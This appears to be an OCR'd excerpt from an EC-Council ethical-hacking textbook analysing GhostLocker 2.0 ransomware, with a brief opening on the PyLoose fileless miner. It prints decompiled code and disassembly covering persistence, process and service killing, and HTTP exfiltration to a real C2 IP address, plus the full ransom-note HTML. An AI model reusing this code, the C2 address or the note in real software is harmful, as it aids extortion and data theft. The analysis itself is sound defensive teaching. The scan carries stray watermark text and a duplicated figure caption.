The GhostLocker RAAS provides its affiliates with a ransomware builder that features various configuration options. These options include the persistence mode to be used, target directories for encryption, and techniques to circumvent detection. These techniques may involve terminating specific processes or services, executing arbitrary commands to terminate scheduled tasks, or evading user count control (UAC).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.157: GhostLocker 2.0 ransomware builder panel

- **Stage 3: Persistence & C2 Communication**

  As discussed above, upon initial execution, GhostLocker 2.0 establishes persistence by copying itself to the Windows Startup folder. In addition, it generates a random 32-byte string and uses this string as a filename for its copied version in the Windows Startup folder.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
v77 = v0;
v86 = v4;
os_Getenv();
v119 = sub_467328();
v120 = 7LL;
v121 = "Microsoft";
v122 = 9LL;
v123 = "Windows";
v124 = 7LL;
v125 = "Start Menu";
v126 = 10LL;
v127 = "Programs";
v128 = 8LL;
v129 = "Startup";
v130 = 7LL;
path_filepath_join();
if ( !qword_88EDF8 )
  runtime_panicIndex();
v79 = v0;
v7 = *(_QWORD *)(os_Args + 8);
v8 = path_filepath_Base();
v112 = v79;
v113 = 6LL;
v114 = v8;
v115 = v7;
v52 = path_filepath_join();
v9 = v77;
v10 = main_copyFile();
if ( v10 )
{
  v111 = v9;
  v109 = &unk_657260;
  v110 = &off_7246F0;
  *(_QWORD *)&v111 = *(_QWORD *)(v10 + 8);
  *((_QWORD *)&v111 + 1) = v9;
  fmt_Fprintln();
  runtime_deferreturn();
}
```

GhostLocker 2.0 (GO variant)
Function to establish Persistence

Figure 7.158: GhostLocker 2.0 function to establish persistence

Following the establishment of persistence, the ransomware initiates a connection to the C2 server via URL *hxxp[://]94[.]103[.]91[.]246[/]incrementLaunch*.

```
loc_6390A4:
mov     [rax], rdx
mov     rdx, cs:net_http_DefaultClient
nop
lea     rbx, aHttp9410391246 ; "http://94.103.91.246/incrementLaunch"
mov     ecx, 24h ; '$'
lea     rdi, aApplicationXWw ; "application/x-www-form-urlencoded"
mov     esi, 21h ; '!'
lea     r8, go_itab__bytes_Buffer_io_Reader
mov     r9, rax
mov     rax, rdx
call    net_http___Client__Post
test    rbx, rbx
jz      short loc_639155
```

GhostLocker 1.0 (Python Variant)

GhostLocker 2.0 (GO Variant)

Figure 7.159: GhostLocker 2.0 function that initiates the connection to C2

Once a connection is established with the C2 server, the ransomware generates a secret key and encrypts the ID. It then retrieves various details from its configuration parameters, such as the victim's IP address, date of infection, and additional information like encryption status, ransom amount, and a unique victim identifier string. These details are used to compile a JSON file stored in the victim's machine memory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.160: GhostLocker 2.0 - JSON file generated in the machine's memory.

The resulting JSON file is transmitted to the C2 server via URL *hxxp[://]94[.]103[.]91[.]246[/]addInfection*, enabling the registration of the victim's machine infection in the C2 panel.

```
loc_6397B2:
mov     [rax], rdx
mov     rdx, cs:net_http_DefaultClient
nop
lea     rbx, aHttp9410391246_0 ; "http://94.103.91.246/addInfection"
mov     ecx, 21h ; '!'
lea     rdi, aApplication3so ; "application/json"
mov     esi, 10h
lea     r8, go_itab__bytes_Buffer_io_Reader
mov     r9, rax
mov     rax, rdx
call    net_http___Client__Post
test    rbx, rbx
jz      short loc_639863
```

Figure 7.161: GhostLocker 2.0 - JSON file generated in the machine's memory.

iride01.ir

Following the registration of the victim's machine infection with the C2 panel, the ransomware terminates specified processes, services, or Windows scheduled tasks, as defined in its configuration parameters on the victim's machine, aiming to avoid detection.

```
mov     [rsp+4E8h+var_318], rdx
mov     r8, [rdx]
mov     [rsp+4E8h+var_388], r8
mov     r9, [rdx+8]
mov     [rsp+4E8h+var_4A8], r9
movups  [rsp+4E8h+var_B6], xmm15
movups  [rsp+4E8h+var_A6], xmm15
lea     r10, aStop      ; "stop"
mov     qword ptr [rsp+4E8h+var_B0], r10
mov     qword ptr [rsp+4E8h+var_B0+8], 4
mov     qword ptr [rsp+4E8h+var_A0], r8
mov     qword ptr [rsp+4E8h+var_A0+8], r9
lea     rax, aSc        ; "sc"
mov     ebx, 2
lea     rcx, [rsp+4E8h+var_B0]
mov     rdi, rbx
mov     rsi, rbx
call    os_exec_Command
mov     rdx, cs:os_Stdout
lea     r8, go_itab__os_File_io_Writer
mov     [rax+60h], r8
cmp     cs:runtime_writeBarrier, 0
jz      short loc_63909A

mov     [rsp+4E8h+var_438], rax
mov     [rsp+4E8h+var_318], rdx
mov     r8, [rdx]
mov     [rsp+4E8h+var_378], r8
mov     r9, [rdx+8]
mov     [rsp+4E8h+var_4A0], r9
movups  [rsp+4E8h+var_90], xmm15
movups  [rsp+4E8h+var_80], xmm15
movups  [rsp+4E8h+var_70], xmm15
lea     r10, asc_6AB7B4 ; "/f"
mov     qword ptr [rsp+4E8h+var_90], r10
mov     qword ptr [rsp+4E8h+var_90+8], 2
lea     r11, aIm        ; "/im"
mov     qword ptr [rsp+4E8h+var_80], r11
mov     qword ptr [rsp+4E8h+var_80+8], 3
mov     qword ptr [rsp+4E8h+var_70], r8
mov     qword ptr [rsp+4E8h+var_70+8], r9
lea     rax, aTaskkill  ; "taskkill"
mov     ebx, 8
lea     rcx, [rsp+4E8h+var_90]
mov     edi, 3
mov     rsi, rdi
call    os_exec_Command
mov     rdx, cs:os_Stdout
lea     r8, go_itab__os_File_io_Writer
mov     [rax+60h], r8
cmp     cs:runtime_writeBarrier, 0
jz      short loc_63907A
```

Figure 7.162: GhostLocker 2.0 - Functions to stop Windows scheduled tasks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

GhostLocker 2.0 scans the victim's machine for files specific to the target based on a predefined list of file extensions set by the threat actor. Prior to commencing the encryption process, it uploads these target files to the C2 server via the URL "*hxxp[://]94[.]103[.]91[.]246[/]upload*" using the HTTP POST method. In the GhostLocker 2.0 that was analyzed, the actor configured the ransomware to both exfiltrate and encrypt files with extensions .doc, .docx, .xls, and .xlsx.




Figure 7.163: GhostLocker 2.0 - Function to exfiltrate the target files to the C2 server

Once it has successfully exfiltrated the data, GhostLocker 2.0 encrypts the designated files, adding ".ghost" as a file extension for encrypted files. Notably, during the encryption process, GhostLocker 2.0 bypasses the "C:\Windows" folder. Upon completing the encryption routine, the ransomware drops an embedded ransom note into an HTML file named "Ransomnote.html" on the victim's desktop, which is then launched using the Windows Start command. Thus, the ransomware displays a ransom note on the victim's system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
if ( (unsigned __int64)v7 >= *(_QWORD *)(v8 + 16) )
  runtime_morestack_noctxt_abi0();
qmemcpy(
  (void *)runtime_newobject(),
  "<!DOCTYPE html> <html lang=\"en\"> <head> <meta charset=\"UTF-8\"> <meta name=\"viewport\" content=\"width=device-wi"
  "dth, initial-scale=1.0\"> <meta http-equiv=\"X-UA-Compatible\" content=\"ie=edge\"> <title>Ghostlocker Note</title> "
  "<style> @import url('https://fonts.googleapis.com/css2?family=Inter:wght@100;200;300;400;500;600;700;800;900&display"
  "=swap'); @import url('https://fonts.googleapis.com/css2?family=Montserrat:ital,wght@0,100;0,200;0,300;0,400;0,500;0,"
  "600;0,700;0,800;0,900;1,100;1,200;1,300;1,400;1,500;1,600;1,700;1,800;1,900&display=swap'); * { margin: 0; padding: "
  "0; } body { font-family: \'Montserrat\'; color: #667182; background-color: #151f2c; } header { text-align: center; p"
  "adding: 1em; background-color: #182433; border-bottom: 1px solid #279649; } #mainnote { text-align: center; padding:"
  " 5em; } #explanation { margin-top: 3em; } .smalltext { font-size: 0.4em; vertical-align: top; } .markedtext { color:"
  " #c7d0d; } .italic { font-style: italic; } .bold { font-weight: 800; } .light { font-weight: 300; } .redirect-butto"
  "n { background-color: #1824ff; color: white; padding: 10px 20px; border: none; border-radius: 5px; text-align: cente"
  "r; text-decoration: none; display: inline-block; font-size: 16px; margin: 10px; cursor: pointer; } #explanation p { "
  "margin-top: 1em; } .redirect-button:hover { background-color: #384e60; } </style> </head> <body> <main> <header> <h2"
  ">Ghostlocker<span class=\"bold smalltext\">2.0</span></h2> <p>We run shit because we can</p> </header> <div id=\"mai"
  "nnote\"> <h1>ALL YOUR FILES ARE <span class=\"markedtext\">STOLEN AND ENCRYPTED!</span></h1> <h2>CURRENT PAYMENT DEM"
  "AND: <span class=\"markedtext\"> BTC</span></h2> <h2>YOUR ENCRYPTION ID: <span class=\"markedtext\">[ENCRYPTIONID]</"
  "span> (SAVE THIS)</h2> <p>You are probably asking yourself, <span class=\"markedtext italic\">what happened?</span>.<"
  "/p> <div id=\"explanation\"> <p>All your important files have been stolen then encrypted using military-grade cipher"
  "s, meaning you've lost all access to them. But don't worry, we're here to assist you in resolving this issue. We kin"
  "dly advise you to save your encryption ID and keep it in store as it will be needed when contacting us.</p> <p>Press"
  " the button below to get in contact with our team, and we will assist you in decrypting your files and preventing th"
  "em from being released. If you do not contact us within 7 days, all your data will be released.</p> <button class=\""
  "redirect-button\"> <a href=\"http://94.103.91.246/victimchat?id=[ENCRYPTIONID]\">Click me</a> </button> <p class=\"m"
  "arkedtext italic\">Refrain from hiring data recovery teams, renaming the encrypted files, contacting the authorities"
  ", not contacting us, or not paying the ransom. All of those things will lead to a permanent loss of data and data re"
  "lease.</p> </div> </div> </main> <script src=\"index.js\"></script> </body> </html>",
  0x00F);
runtime_slicebytetostring();
strings_Replace();
runtime_stringtoslicebyte();
v12 = os_Getenv();
v13 = 11LL;
v14 = "Desktop";
v15 = 7LL;
v16 = "RansomNote.html";
v17 = 15LL;
path_filepath_join();
v6 = v2;
v3 = os_WriteFile();
if ( v3 )
{
  v12 = v1;
  v9 = &unk_657250;
  v10 = &off_724798;
  *(_QWORD *)&v11 = *(_QWORD *)(v4 + 8);
  *((_QWORD *)&v11 + 1) = 3LL;
  return fmt_Fprintln();
}
else
{
  v18 = "/c";
  v19 = 2LL;
  v20 = "start";
  v21 = 5LL;
  v22 = v6;
  v23 = 3LL;
  os_exec_Command();
  v5 = os_exec__Cmd__Run();
  if ( v5 )
  {
    v8 = v1;
    v7[2] = &unk_657260;
    v7[3] = &off_724790;
    *(_QWORD *)&v8 = *(_QWORD *)(v5 + 8);
    *((_QWORD *)&v8 + 1) = 3LL;
  }
  else
  {
    v7[0] = &unk_657268;
    v7[1] = &off_724748;
  }
  return fmt_Fprintln();
```

hide01.ir

Figure 7.164: GhostLocker 2.0 - function that drops and opens ransom notes

Fileless Malware Analysis: PyLoose

Source: *https://www.wiz.io*

PyLoose, a Python-based fileless malware designed to target cloud workloads, is typically used for storage and computation. The malware exploits these resources for long-term cryptomining. The malware contains malicious Python code that directly injects an **XMRig** miner into the system memory through **memfd**, making it undetectable by any antivirus solution. The malware was first discovered using the Wiz Runtime Sensor in mid-2023.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


